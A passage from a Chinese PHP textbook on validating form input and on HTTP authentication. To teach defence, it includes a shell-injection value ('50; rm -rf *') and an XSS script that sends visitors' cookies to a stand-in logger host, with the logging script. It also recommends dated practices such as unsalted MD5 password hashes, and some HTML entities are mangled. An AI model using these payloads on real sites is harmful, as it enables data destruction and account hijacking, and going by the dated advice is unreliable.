注意，在此示例中表单指向包含该表单的脚本，而不是另一个脚本。虽然这两种做法都经常使用，但指向原脚本并使用条件逻辑确定应该执行何种动作的做法更为常见。在这个例子中，条件逻辑指示 echo 语句只在用户提交（post）了表单之后才发生。

还要注意一点，如前例所示，将数据提交回表单所在脚本时，可以使用 PHP 超级全局变量 $_SERVER['PHP_SELF']。执行脚本的名字会自动赋给此变量。因此，如果使用这个超级全局变量而不是实际的文件名，以后文件名有改变时就不必额外地修改代码，从而能节省时间。例如，前面示例中的<form>标签可以改为如下内容，仍然会得到相同的结果：

```
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post">
```

13.2 验证表单数据

在理想世界中，前面的例子足以接受和处理表单数据了。但事实上，网站总是不断受到全球各地恶意第三方的攻击，他们窥视刺探着外部接口，想方设法访问、窃取甚至破坏网站及其相关数据。因此，需要非常仔细地全面验证所有用户输入，确保数据不仅采用所期望的格式被提交（例如，如果希望用户提供一个电子邮件地址，地址就应当有合法的语法），而且不能对网站或底层操作系统产生任何危害。

这一节将展示网站受到的两种常见攻击（如果开发人员忽略必要的安全防护），从而说明这种危险的严重性。第一种攻击会删除有价值的网站文件，第二种攻击会通过一种称为“跨站点脚本”（cross-site scripting）的攻击技术截获随机用户的身份。这一节最后会介绍一些简便易行的数据验证解决方案，这些方案将有助于作出补救。

13.2.1 文件删除

为了说明忽略用户输入验证可能会招来多么可怕的后果，现在假设你的应用要求将用户输入传递到某个名为 inventory_manager 的遗留命令行应用 。通过 PHP 执行这样一个应用需要使用一个命令执行函数，如 exec()或 system()（这两个函数都在第 10 章介绍过）。inventory_manager 应用会接受作为输入的某个特定商品的库存量单位（SKU）以及推荐的再订购商品数量。例如，假设樱桃奶酪蛋糕最近特别流行，以至于樱桃消耗量剧增。糕点师可能使用这个应用再订购 50 罐樱桃（SKU 50XCH67YU），这就产生了对 inventory_manager 的以下调用：

```
$sku = "50XCH67YU";
$inventory = "50";
exec("/usr/bin/inventory_manager ".$sku." ".$inventory);
```

现在假设糕点师因为炉火的烟熏火燎变得有些反常，试图传入以下字符串作为推荐的再订购商品数量来破坏这个网站：

```
50; rm -rf *
```

这就导致 exec()执行以下命令：

```
exec("/usr/bin/inventory_manager 50XCH67YU 50; rm -rf *");
```

inventory_manager 应用确实会如期执行，不过在它执行之后，紧接着就会递归地删除这个 PHP 脚本所在目录中的每一个文件。

13.2.2 跨站点脚本攻击

从前面这种情况可以看出，如果未对用户数据进行过滤，很容易导致删除极其重要的网站文件。不过，只需恢复网站及相应数据的一个最新备份就能让这种攻击的破坏减至最小。除了上述攻击，还有一种更难恢复的攻击，因为这涉及背叛原本信任网站安全性的用户。这种攻击称为“跨站点脚本攻击”，是指将恶意代码插入到其他用户频繁访问的页面（例如，一个在线公告板）。访问这个页面就会导致将数据传送到一个第三方网站，这就使得攻击者以后可以伺机回来冒充毫不知情的访问者。为了

说明这种情况的严重性，下面来配置一个可以让这种攻击得逞的环境。

假设一个在线服装零售商为注册顾客提供了机会在论坛上讨论最新的流行趋势。公司急于让这个定制论坛上线，所以决定忽略对用户输入的清理，认为这种问题可以以后再做处理。一个不道德的顾客试图得到其他顾客的会话密钥（存储在 cookie 中），以便以后能进入他们的账户。不论你是否相信，这可以轻松地做到，只需要一点 HTML 和 JavaScript 代码就可以把所有论坛访问者的 cookie 数据转发到位于一个第三方服务器上的脚本。要了解获取 cookie 数据是多么容易，可以导航到一个热门网站（如 Yahoo!或 Google），在浏览器地址栏里输入以下代码：

```
javascript:void(alert(document.cookie))
```

应该会看到，对于这个网站，你的 cookie 信息会被提交到一个 JavaScript 警告窗口，类似于图 13-1。

图 13-1　通过访问 www.google.com 显示 cookie 信息

通过使用 JavaScript，攻击者可以利用未经检查的输入，在网页中嵌入类似的命令，悄无声息地把信息重定向到某个脚本，而这个脚本可以进一步将信息存储到一个文本文件或数据库中。然后，攻击者可以使用论坛的评论提交工具向论坛页面增加以下字符串：

```
<script>
 document.location = 'http://www.example.org/logger.php?cookie=' +
                     document.cookie
</script>
```

logger.php 文件如下：

```
<?php
    // 分配 GET 变量
    $cookie = $_GET['cookie'];

    // 以易理解模式格式化变量
    $info = "$cookie\n\n";

    // 将信息写入文件
    $fh = @fopen("/home/cookies.txt", "a");
    @fwrite($fh, $info);

    // 返回原始站点
    header("Location: http://www.example.com");
?>
```

如果电子商务网站未将 cookie 信息与特定的 IP 地址进行比较（这是一种安全防范，但在决定忽略数据清理的网站上可能并不常见），攻击者只需将 cookie 数据组装为浏览器支持的一种格式，然后返回这个从中获取到 cookie 信息的网站。现在攻击者完全可以冒充无辜的用户，可能会肆意下一些未经授权的购买订单、搅扰论坛以及制造其他破坏。

13.2.3 清理用户输入

了解到未经检查的用户输入可能会对网站以及网站用户带来如此可怕的后果，有些人可能认为完成必要的安全防护肯定是项极其复杂的任务。毕竟，这个问题在各类 Web 应用中如此普遍，所以防范必然非常困难，不是吗？有趣的是，防范这种类型的攻击实际上易如反掌，PHP 提供了有关的一些函数，只需保证在对用户输入完成任何任务之前首先将输入传入其中的某个函数。有 4 个标准函数可以很方便地做到这一点：escapeshellarg()、escapeshellcmd()、htmlentities()和strip_tags()。自 PHP 5.2.0 起还可以使用内置的 Filter 扩展，它提供了更多验证和清理过滤器。这一节后面就会简要介绍这些清理特性。

注解 要记住，尽管这一节（以及本章）介绍的安全防护方法很有效，但这只是在众多可取解决方案中选取的几种，事实上还有很多其他方法。例如，除了前面提到的4个函数和Filter扩展，还可以对输入的数据进行类型转换，确保数据满足应用的要求，确实是所需要的类型。因此，尽管要特别注意这一章讨论的内容，但同时还应当尽可能多读些有关安全的资料，以便对这个主题有一个全面的理解。

1. 转义shell参数

escapeshellarg()函数会用单引号和转义符号界定其参数。原型如下：

```
string escapeshellarg(string arguments)
```

其效果是，当 arguments 传递到一个 shell 命令时，会被认为是单个参数。这很重要，因为这样可以减少攻击者将额外命令伪装成 shell 命令参数的可能性。因此，在前面介绍的文件删除场景中，所有用户输入都会被包围在单引号中，如下：

```
/usr/bin/inventory_manager '50XCH67YU' '50; rm -rf *'
```

执行这个命令，就意味着 50; rm -rf *会被 inventory_manager 用作所请求的库存数量。假设 inventory_manager 会验证这个值来确保它是一个整数，这个调用就会失败，相应地不会造成任何危害。

2. 转义shell元字符

escapeshellcmd()函数与 escapeshellarg()的前提相同，不过它会检查可能危险的输入程序名而不是程序参数。其原型如下：

```
string escapeshellcmd(string command)
```

这个函数会转义命令中找到的所有 shell 元字符。这些元字符包括# & ; ` , | * ? ~ < > ^ ( ) [ ] { } $ \ \x0A \xFF。

如果用户输入可能会确定要执行的命令名，就应当使用 escapeshellcmd()。例如，假设将库存管理应用修改为允许用户通过分别传入 food 或 supply（以及 SKU 和请求的数量）来调用程序 foodinventory_manager 或 supplyinventory_manager。exec()命令可能如下：

```
exec("/usr/bin/".$command."inventory_manager ".$sku." ".$inventory);
```

假设用户很遵守规则，这个任务可以正常完成。不过，如果用户传入以下内容作为$command 的

值，请考虑会发生什么：

```
blah; rm -rf *;
/usr/bin/blah; rm -rf *; inventory_manager 50XCH67YU 50
```

这里假设用户还分别传入 50XCH67YU 和 50 作为 SKU 和库存量。这些值意义不大，因为根本不会调用适当的 inventory_manager 命令，原因是传入了一个“伪”命令来执行可怕的 rm 命令。不过，如果这个输入首先通过 escapeshellcmd()过滤，$command 则如下所示：

```
blah\; rm -rf \*;
```

这说明 exec()将试图执行命令/usr/bin/blah rm -rf，当然这个命令并不存在。

3. 将输入转换为HTML实体

htmlentities()函数将一些在HTML上下文中有特殊含义的字符转换为浏览器可以呈现的字符串（而不是作为HTML来执行）。这个函数的原型如下：

```
string htmlentities(string input [, int quote_style [, string charset]])
```

这个函数有 5 个特殊字符：

- & 将转换为&
- " 将转换为&quot（quote_style 设置为 ENT_NOQUOTES 时）；
- > 将转换为>
- < 将转换为<
- ' 将转换为&#039（quote_style 设置为 ENT_QUOTES 时）。

再来看跨站点脚本攻击的例子，如果把用户输入首先传入 htmlentities()而不是直接嵌入到页面并作为 JavaScript 代码执行，这个输入就会原样显示，因为它将被转换为以下字符串：

```
&lt;scriptgt;
document.location ='http://www.example.org/logger.php?cookie=' +
                    document.cookie
&lt;/script&gt;
```

4. 剔除用户输入中的标签

有时最好从用户输入中将所有 HTML 输入都完全剔除，而不论这些 HTML 输入用来做什么。例如，再将信息显示到浏览器时（如公告栏），基于 HTML 的输入很可能会有问题。如果在公告栏里引入 HTML 标签可能会改变页面的显示，以至于不能正确显示或者根本无法显示。只需把用户输入传入 strip_tags()就可以消除这个问题，这个函数会从字符串中剔除所有 HTML 标签。函数原型如下：

```
string strip_tags(string str [, string allowed_tags])
```

输入参数 str 是要检查是否有标签的字符串，可选输入参数 *allowed_tags* 指定希望在字符串中保留的标签。例如，斜体标签（）可能是允许的，不过表标签（如<td></td>）可能会对页面带来破坏。下面给出一个例子：

```
<?php
    $input = "I <td>really</td> love <i>PHP</i>!";
    $input = strip_tags($input,"<i></i>");
    // $input 现在等于"I really love <i>PHP</i>!"
?>
```

13.2.4 利用 Filter 扩展验证和清理数据

由于数据验证是一个相当常见的任务，PHP 开发小组在 5.2 版本中为 PHP 增加了内置的验证特性。这称为 Filter 扩展，可以使用这些新特性验证数据（如电子邮件地址）来满足严格的需求，还可以用来清理数据，进行修改以使数据适应特定的标准，而无需用户采取进一步的措施。

要用 Filter 扩展验证数据，可以在 7 种可用的过滤器类型中选择，将所选的类型和目标数据传入 `filter_var()` 函数。例如，要验证一个电子邮件地址，可以传入 `FILTER_VALIDATE_EMAIL` 标志，如下所示：

```
$email = "john@@example.com";
if (! filter_var($email, FILTER_VALIDATE_EMAIL))
{
    echo "INVALID E-MAIL!";
}
```

`FILTER_VALIDATE_EMAIL` 标识符只是目前可用的 7 个验证过滤器之一。当前支持的验证过滤器见表 13-1 的总结。

表13-1 Filter扩展的验证功能

目标数据	标 识 符
布尔值	FILTER_VALIDATE_BOOLEAN
电子邮件地址	FILTER_VALIDATE_EMAIL
浮点数	FILTER_VALIDATE_FLOAT
整数	FILTER_VALIDATE_INT
IP地址	FILTER_VALIDATE_IP
正则表达式	FILTER_VALIDATE_REGEXP
URL	FILTER_VALIDATE_URL

可以向 `filter_var()` 函数传入标志进一步修改这 7 种验证过滤器的行为。例如，可以分别传入 `FILTER_FLAG_IPV4` 或 `FILTER_FLAG_IPV6` 标志，请求只提供 IPV4 或 IPV6 IP 地址：

```
$ipAddress = "192.168.1.01";
if (filter_var($ipAddress, FILTER_VALIDATE_IP, FILTER_FLAG_IPV6))
{
    echo "Please provide an IPV6 address!";
}
```

可用标志的完整列表请参见 PHP 文档。

用Filter扩展清理数据

前面提到过，还可以使用 Filter 组件对数据进行清理，处理要提交到论坛或博客评论中的用户输入时，这会很有用。例如，要删除一个字符串中的所有标签，可以使用 `FILTER_SANITIZE_STRING`：

```
$userInput = "Love the site. E-mail me at <a
href='http://www.example.com'>Spammer</a>.";
$sanitizedInput = filter_var($userInput, FILTER_SANITIZE_STRING);
// $sanitizedInput = Love the site. E-mail me at Spammer.
```

目前总共支持 9 种清理过滤器，见表 13-2 的总结。

表13-2　Filter扩展的清理功能

标 识 符	用　途
FILTER_SANITIZE_EMAIL	除了RFC 822（www.w3.org/Protocols/rfc822/）定义的电子邮件地址中允许的字符外，从字符串中删除所有其他字符
FILTER_SANITIZE_ENCODED	对一个字符串完成URL编码，生成与urlencode()函数所返回结果相同的输出
FILTER_SANITIZE_MAGIC_QUOTES	使用addslashes()函数用一个反斜线转义可能危险的字符
FILTER_SANITIZE_NUMBER_FLOAT	删除所有可能导致浮点值无法由PHP识别的字符
FILTER_SANITIZE_NUMBER_INT	删除所有可能导致整数值无法由PHP识别的字符
FILTER_SANITIZE_SPECIAL_CHARS	对'、"、<、>和&字符完成HTML编码，另外还要对ASCII值小于32的所有字符（包括制表符和退格符等字符）编码
FILTER_SANITIZE_STRING	去除所有标签，如<p>和<b>
FILTER_SANITIZE_URL	除了RFC 3986 (http://tools.ietf.org/html/rfc3986)定义的URL允许的字符外，从字符串中删除所有其他字符
FILTER_UNSAFE_RAW	与各种可选标签结合使用，FILTER_UNSAFE_RAW可以采用多种方式去除和编码字符

类似于验证特性，Filter 扩展还支持多种标志可以用来调整一些清理标识符的行为。支持的标志的完整列表请参见 PHP 文档。

13.2.5　处理多值表单组件

多值表单组件（如复选框和多选框）大大提高了基于 Web 的数据收集能力，因为这些组件允许用户为一个指定的表单项同时选择多个值。例如，考虑一个表单，它能用来判断用户对计算机的哪些方面感兴趣。特别地，它可以用来询问用户感兴趣的编程语言。通过使用文本字段和多选框，这个表单可能类似于图 13-2。




图 13-2　创建多选框

生成图 13-2 中多选框的 HTML 代码如下：

```
<select name="languages[]" multiple="multiple">
    <option value="csharp">C#</option>
    <option value="javascript">JavaScript</option>
    <option value="perl">Perl</option>
    <option value="php">PHP</option>
</select>
```

因为这些组件是多值的，所以表单处理函数必须能够确认一个表单变量中可能有多个值。在前面的示例中，注意它们都使用了名 languages 来引用多个语言选项。PHP 是怎么处理这种情况的呢？也许并不奇怪，PHP 把它考虑为数组。为了让 PHP 识别赋给一个表单变量的多个值，需要对表单项名

稍做一点修改，向其附加一对中括号。因此，表单项名将不是 languages，而是 languages[]。重命名后，PHP 将像处理所有其他数组一样对待所提交的变量。下面考虑一个例子：

```
<?php
    if (isset($_POST['submit']))
    {
        echo "You like the following languages:<br />";
        foreach($_POST['languages'] AS $language) {
            $language = htmlentities($language);
            echo "$language<br />";
        }
    }
?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post">
   What's your favorite programming language?<br /> (check all that apply):<br />
   <input type="checkbox" name="languages[]" value="csharp" />C#<br />
   <input type="checkbox" name="languages[]" value="javascript" />JavaScript<br />
   <input type="checkbox" name="languages[]" value="perl" />Perl<br />
   <input type="checkbox" name="languages[]" value="php" />PHP<br />
   <input type="submit" name="submit" value="Submit!" />
</form>
```

如果用户选择语言 C#和 PHP，他将看到如下输出：

```
You like the following languages:
csharp
php
```

13.3 充分利用 PEAR：HTML_QuickForm2

尽管前面的例子显示出用纯 HTML 和 PHP 编写和处理表单相当容易，但是如果要进行验证或更复杂的处理，这种做法很快会变得相当复杂，而且很容易出错。这是一个所有 Web 开发人员都要面对的挑战，所以人们已经在这方面做了大量工作，力图自动地实现表单的创建和对用户输入的验证。HTML_QuickForm2 包就是这样一个解决方案，这个包可以通过 PEAR 库得到。

HTML_QuickForm2 不仅仅是一个简单的表单生成类，它还提供了 20 多个 XHTML 兼容表单元素，可以完成客户端和服务器端验证，能够集成模板引擎，如 Smarty（一个可扩展的模型，允许创建定制元素，关于 Smarty 的更多信息见第 19 章），还提供了很多其他特性。

注解 HTML_QuickForm2代替了本书以前版本中介绍的HTML_QuickForm包。HTML_QuickForm2是对其前身HTML_QuickForm完全重写的版本，已经更新并充分利用了PHP 5特有的特性。

13.3.1 安装 HTML_QuickForm2

要利用 HTML_QuickForm2 的特性，需要从 PEAR 安装。它依赖于 HTML_Common2（这也是一个 PEAR 包，能够显示和管理 HTML 代码），因此还需要安装 HTML_Common2，只需向 `install` 命令传入`--onlyreqdeps` 标志就可以自动完成这个包的安装。注意，写这本书时 HTML_QuickForm2

被认为是一个 alpha 版本，所以需要在包名最后加上-alpha。

```
%>pear install --onlyreqdeps HTML_QuickForm2-alpha
downloading HTML_QuickForm2-0.4.0.tgz ...
Starting to download HTML_QuickForm2-0.4.0.tgz (101,758 bytes)
.........................done: 101,758 bytes
downloading HTML_Common2-2.0.0RC1.tgz ...
Starting to download HTML_Common2-2.0.0RC1.tgz (7,598 bytes)
...done: 7,598 bytes
install ok: channel://pear.php.net/HTML_Common2-2.0.0RC1
install ok: channel://pear.php.net/HTML_QuickForm2-0.4.0
```

13.3.2　创建和验证简单的表单

使用 HTML_QuickForm2 创建表单和验证表单输入简直是小菜一碟。利用这个包，可以大大减少所需编写的代码（即使是完成相当复杂的表单验证），而且同时仍能为设计人员提供足够的灵活性，可以使用 CSS 建立表单的样式。例如，图 13-2 显示了一个表单，其中要求用户提供 3 个数据：用户名、电子邮件地址和最喜欢的编程语言。可以使用 HTML_QuickForm2 显示并验证这个表单，另外还能提供一些方便的特性，如用已经通过验证测试的数据自动重新填充表单（在这里，已经正确地提供了开发人员的名字，见图 13-3）。

图 13-3　用 HTML_QuickForm2 显示和验证表单

代码清单 13-1 显示了用来创建和验证表单数据的 PHP 代码。

代码清单 13-1　用 HTML_QuickForm2 创建表单

```
<?php

    require_once "HTML/QuickForm2.php";
    require_once 'HTML/QuickForm2/Renderer.php';
```

```
    $languages = array(
        '' => 'Choose Language:',
        'C#' => 'C#',
        'JavaScript' => 'JavaScript',
        'Perl' => 'Perl',
        'PHP' => 'PHP'
    );

    $form = new HTML_QuickForm2('languages', 'POST');

    $fieldSet = $form->addFieldset()->setLabel('Your Developer Profile');

    $name = $fieldSet->addText('name')->setLabel('Your Name:');
    $name->addRule('required', 'Please provide your name.');

    $email = $fieldSet->addText('email')->setLabel('Your E-mail Address:');
    $email->addRule('required', 'Please provide your e-mail address.');
    $language = $fieldSet->addSelect('language', null, array('options' =>
$languages));
    $language->setLabel('Choose Your Favorite Programming Language:');
    $language->addRule('required', 'Please choose a programming language.');

    $fieldSet->addElement('submit', null, 'Submit!');

    if ($form->validate()) {
      echo "<p>SUCCESS</p>";
    }

    $renderer = HTML_QuickForm2_Renderer::factory('default')
                              ->setOption(array('group_errors'  => true));

    echo $form->render($renderer);

?>
```

下面来介绍代码清单 13-1 的主要特性。

- $languages 数组定义了填充图 13-2 所示语言选择框的数组。这是一个关联数组，因为我们需要定义选项键，还需要定义用来填充选择框的值。
- HTML_QuickForm2 构造函数接受多个参数，包括表单的 ID 属性(languages)和方法(POST)。
- addFieldSet()方法会创建一个新的域集容器。
- addText()方法增加一个新的输入域。注意这个方法与域集关联而不是与表单关联，这就指示 HTML_QuickForm2 这个输入域应当放在这个域集中。利用 addRule()方法可以验证这个域，在这个例子中可以确定这个域是否是必要的。还有很多可用的标志，“必要的”（required）标志只是其中的一个；例如可以验证一个域的长度，将它与某些范围和其他值进行比较等。有关的更多详细内容请参见 HTML_QuickForm2 文档。
- addSelect()方法会创建一个选择框。注意如何将$languages 数组传入这个方法。
- validate()方法会根据已定义的规则验证表单。当然，在真实情况中，你可能希望为用户提供一个更有效的状态消息。注意，这个方法在呈现表单之前调用。如果未能在呈现表单之前验

证表单，可能导致表单不能正确地得到验证。

- 最后，使用 render() 方法呈现表单。在这个例子中，我们使用了 HTML_QuickForm2 的默认呈现机制。如果有更灵活的格式化需要，HTMLQuickForm2 提供了很多功能强大的呈现方法，可以从中选择。

13.4　小结

Web 最强大的一个功能是不仅让我们能发布信息，而且能够编译和收集用户的信息。但是，作为开发人员，这意味着必须花费大量时间来构建和维护很多用户界面，其中很多是复杂的 HTML 表单。本章描述的概念会让你节省一些时间。

此外，本章提供了用于改善用户体验的一些常用策略。虽然不是全面详尽的介绍，但本章给出的内容可以作为出发点，帮助你完成更多的实验，此外还有助于减少为改善用户体验所投入的时间，而这是 Web 开发中最耗时的一个方面。

下一章将介绍如何要求用户在登录时提供用户名和密码，从而保护网站的敏感区域。

第 14 章 身份验证 14

验证用户身份是非常常见的操作，不仅是出于安全方面的考虑，还可以根据用户的首选项和类型来提供可定制的功能。通常，会提示用户输入用户名和密码，它们组合为用户的唯一标识。本章将学习如何使用多种方法提示输入和验证这个信息，包括一种利用 Apache htpasswd 特性的简单方法，以及一些涉及比较的方法（这些方法需要将所提供的用户名和密码与直接存储在脚本、文件中以及数据库中的值进行比较）。另外，你还将了解到如何使用 Auth_HTTP PEAR 包，如何使用 CrackLib 扩展测试密码强度，以及如何使用一个称为“一次性 URL”的概念恢复丢失的密码。总地来说，本章将学习以下概念。

- 基本的基于 HTTP 的验证概念。
- PHP 的验证变量$_SERVER['PHP_AUTH_USER']和$_SERVER['PHP_AUTH_PW']。
- 一些常用于实现验证过程的 PHP 函数。
- 3 种常用的验证方法：直接在脚本中硬编码登录对（用户名和密码）、基于文件的验证和基于数据库的验证。
- 利用 Auth_HTTP 包。
- 使用 CrackLib 扩展测试密码的可猜测性。
- 使用一次性 URL 恢复丢失的密码。

14.1 HTTP验证概念

HTTP 协议提供了一种非常有效的用户验证方式，典型的验证过程如下所示。

(1) 客户请求一个受限的资源。

(2) 服务器用一个 401（未授权访问）响应消息对这个请求作出响应。

(3) 浏览器识别 401 响应，弹出一个如图 14-1 所示的验证提示窗口。所有现代浏览器都能够理解 HTTP 验证并提供了适当的功能，包括 IE、Netscape Navigator、Mozilla 和 Opera。




图 14-1 验证提示窗口

(4) 用户提供的凭证（通常是用户名和密码）被发回给服务器进行验证。如果用户提供了正确的凭证，则允许访问，否则访问被拒绝。

(5) 如果用户得到了验证，浏览器将在其验证缓存中存储验证信息。此缓存信息将一直保存在浏览器中，直到缓存被清空，或浏览器收到另一个 401 服务器响应。

你要知道，虽然 HTTP 验证可以有效地控制对受限资源的访问，但它不能保证验证信息传输通道的安全。也就是说，对于位置合适的攻击者而言，偷窥或监视服务器与客户端之间发送的数据是轻而易举的。用户提供的用户名和密码都包含在这些传输数据中，且没有经过任何加密。因此，为了消除这种方法可能带来的危险，需要实现一个安全的通信通道，一般是使用 SSL（安全套接字）完成。SSL 得到了所有主流 Web 服务器的支持，包括 Apache 和 IIS（Microsoft 的因特网信息服务器）。

使用 Apache 的.htaccess 特性

如果只需对整个网站或特定的目录提供全局保护，Apache 目前内置支持的一个验证特性会非常适合。从我的经验看，这个特性的典型用途就是结合用户名和密码防止访问一个受限的文件集或项目演示版；不过，完全可以将这个特性与其他高级特性集成，如管理 MySQL 数据库中的多个账户。

要利用这个特性，需要创建一个名为.htaccess 的文件，并把它存储在你想保护的目录中。因此，如果想要限制对整个网站的访问，就要把这个文件放在网站的根目录中。最简单的.htacces 文件的内容如下：

```
AuthUserFile /path/to/.htpasswd
AuthType Basic
AuthName "My Files"
Require valid-user
```

把/path/to 替换为指向另一个必要文件.htpasswd 的路径。这个文件包含用户访问受限内容时必须提供的用户名和密码。稍后我会说明如何使用命令行生成这些用户名/密码对，这说明实际上无需编辑.htpasswd 文件。不过，作为参考，下面给出典型的.htpasswd 文件：

```
admin:TcmvAdAHiM7UY
client:f.i9PC3.AtcXE
```

各行分别包含一个用户名和密码对，密码已经加密，以防被人窥探而泄漏整个身份。用户提供一个密码时，类似于加密.htpasswd 文件中存储的密码，Apache 会使用同样的算法对用户提供的密码进行加密，并比较二者是否相等。

如果计划只限制对一个目录（以及相应的所有子目录）的访问，建议在同一个目录中管理.htaccess 和.htpasswd 文件；否则，如果你想限制多个不同的目录，可以使用一个增强的.htpasswd 文件，相应地修改/path/to 来指向具体的位置。

要生成用户名和密码，打开一个终端窗口，执行以下命令：

```
%>htpasswd -c .htpasswd client
```

执行这个命令之后，会提示你创建并确认将与名为 client 的用户相关联的密码。一旦完成，如果查看.htpasswd 文件的内容，会看到与以上示例.htpasswd 文件中第二行类似的代码行。然后，可以创建更多其他账户，为此只需执行同样的命令，但要去掉-c 选项（-c 选项会告诉 htpasswd 创建一个新.htpasswd 文件）。

一旦有了.htaccess 和.htpasswd 文件，试着从浏览器导航到刚才限制的目录。如果一切配置得当，会看到一个类似图 14-1 的验证窗口。

14.2 用 PHP 验证用户

本章余下部分将研究 PHP 的内置验证功能，并展示一些可以立即集成到应用程序中的验证方法。

14.2.1 PHP 验证变量

PHP 使用两个预定义的变量来验证用户：`$_SERVER['PHP_AUTH_USER']`和`$_SERVER['PHP_AUTH_PW']`。这些变量分别保存了用户名和密码。验证简单到只需比较输入的和存入变量的用户名和密码，但是在使用这些预定义变量时有两个重要的告诫。

- 两个变量都必须在每个受限页面的开始处验证。这一点通过在受限页面上执行其他动作前验证用户就能轻松地完成，这通常意味着将验证代码放在单独的文件中，然后通过 `require()`函数在受限页面中包括此文件。
- 这些变量在 CGI 版本的 PHP 中不能正常工作。

14.2.2 有用的函数

通过 PHP 处理验证时常用到两个标准函数：`header()`和 `isset()`。本节将介绍这两个函数。

1. 用header()发送HTTP首部

`header()`函数向浏览器发送原始的 HTTP 首部。*header* 参数指定发送给浏览器的首部信息。其形式为：

```
void header(string header [, boolean replace [, int http_response_code]])
```

可选参数 *replace* 确定此信息是替换之前发送的首部信息，还是伴随以前的首部信息一同发送。最后，可选参数 *http_response_code* 定义将随同首部信息一起发送的特定响应码。注意，可以在字符串中包括此响应码，稍后将演示这一点。应用于用户验证时，此函数对于向浏览器发送 WWW 验证首部很有用，将显示弹出的验证提示窗口。如果提交了不正确的验证凭证，该函数还能为用户发送 401 首部信息。示例如下：

```
<?php
   header('WWW-Authenticate: Basic Realm="Book Projects"');
   header("HTTP/1.1 401 Unauthorized");
?>
```

注意，除非启用了输出缓冲，否则这些命令必须在返回任何输出之前执行。违反这条规则会导致服务器错误，因为这违反了 HTTP 规范。

2. 用isset()确定变量是否已设置

`isset()`函数确定是否已为一个变量赋值。其原型为：

```
boolean isset(mixed var [, mixed var [,...]])
```

如果变量包含值则返回 TRUE，否则返回 FALSE。应用于用户验证时，可以用 `isset()`函数来确定是否正确地设置了`$_SERVER['PHP_AUTH_USER']`和`$_SERVER['PHP_AUTH_PW']`变量。代码清单

14-1 提供了一个示例。

代码清单 14-1　使用 isset()验证一个变量是否包含值

```
<?php

    // 如果未设置用户名或密码，则显示验证窗口
    if (! isset($_SERVER['PHP_AUTH_USER']) || ! isset($_SERVER['PHP_AUTH_PW'])) {
        header('WWW-Authenticate: Basic Realm="Authentication"');
        header("HTTP/1.1 401 Unauthorized");

    // 如果设置了用户名和密码，则输出其凭据
    } else {
        echo "Your supplied username: {$_SERVER['PHP_AUTH_USER']}<br />";
        echo "Your password: {$_SERVER['PHP_AUTH_PW']}<br />";
    }
?>
```

14.3　PHP 验证方法

通过 PHP 脚本实现身份验证有多种方法。需要使用身份验证特性时，应当考虑验证的作用范围和复杂度。本节将讨论在脚本中直接硬编码登录对、使用基于文件的身份验证、使用基于数据库的身份验证、使用 PEAR 的 HTTP 验证功能。检查每个验证方式，然后选择最适合自身需要的方案。

14.3.1　硬编码的身份验证

要限制对资源的访问，最简单的方法是直接在脚本中硬编码用户名和密码。代码清单 14-2 提供的例子展示了如何做到这一点。

代码清单 14-2　按照硬编码登录对进行身份验证

```
if (($_SERVER['PHP_AUTH_USER'] != 'client') ||
   ($_SERVER['PHP_AUTH_PW'] != 'secret')) {
      header('WWW-Authenticate: Basic Realm="Secret Stash"');
      header('HTTP/1.0 401 Unauthorized');
      print('You must provide the proper credentials!');
      exit;
}
```

这个例子中的逻辑非常简单。如果$_SERVER['PHP_AUTH_USER']和$_SERVER['PHP_AUTH_PW']被分别设置为 client 和 secret，该代码块将不会执行，而执行该块之后的代码。否则，用户将得到提示，被要求输入用户名和密码，直到提供了正确的信息，或者在多次验证失败后显示一个 401 未授权消息。

虽然使用硬编码验证非常快捷且易于配置，但这种方法存在一些缺点。首先，对于当前的代码，所有需要访问此资源的用户都必须使用相同的验证对。在实际中，通常每个用户都必须唯一标识，这样才能提供用户特定的首选项或资源。其次，修改用户名或密码只能在代码中进行，并且只能手工调整。后面两种方法将解决这些问题。

14.3.2 基于文件的身份验证

通常需要为每位用户提供唯一的登录对，这样可以记录用户特定的登录时间、活动和动作。就像存储 UNIX 用户有关信息常用的做法一样(/etc/passwd)，可以利用文本文件轻松地实现。代码清单 14-3 提供了这样一个文件，其中每行包含一个用户名和一个加密密码，用户名和加密密码之间用冒号（:）分隔。

代码清单 14-3 包含加密密码的 authenticationFile.txt 文件

```
jason:60d99e58d66a5e0f4f89ec3ddd1d9a80
donald:d5fc4b0e45c8f9a333c0056492c191cf
mickey:bc180dbc583491c00f8a1cd134f7517b
```

关于 authenticationFile.txt 有一个至关重要的安全考虑，那就是此文件应当存储在服务器文档根目录之外，否则攻击者就可能通过强力猜测发现此文件，以至于泄露登录组合的一半信息。此外，虽然可以不对密码加密（以明文形式存储），但极不推荐这种做法，因为如果文件权限配置不正确，那么能够访问服务器的用户就可以查看这些登录信息。

要解析此文件并根据给定的登录对来验证用户，为此所需的 PHP 脚本只比根据硬编码验证对完成验证所用的脚本稍微复杂一点。区别在于此脚本必须将文本文件读取到数组中，然后循环处理数组，搜索匹配的数据。这需要使用一些函数，具体如下所示。

- `file(string filename)`。`file()`函数将文件读取到数组中，数组的每个元素分别包括文件中的一行。
- `explode(string separator, string string [, int limit])`。`explode()`函数将字符串分解为一系列子字符串，每个字符串的边界由指定的分隔符决定。
- `md5(string str)`。`md5()`函数使用 RSA 数据安全公司的 MD5 消息摘要算法（www.rsa.com）来计算字符串的 MD5 散列值。由于密码使用同样的加密格式存储，首先要使用 `md5()`函数对提供的密码进行加密，将结果与本地存储的值进行比较。

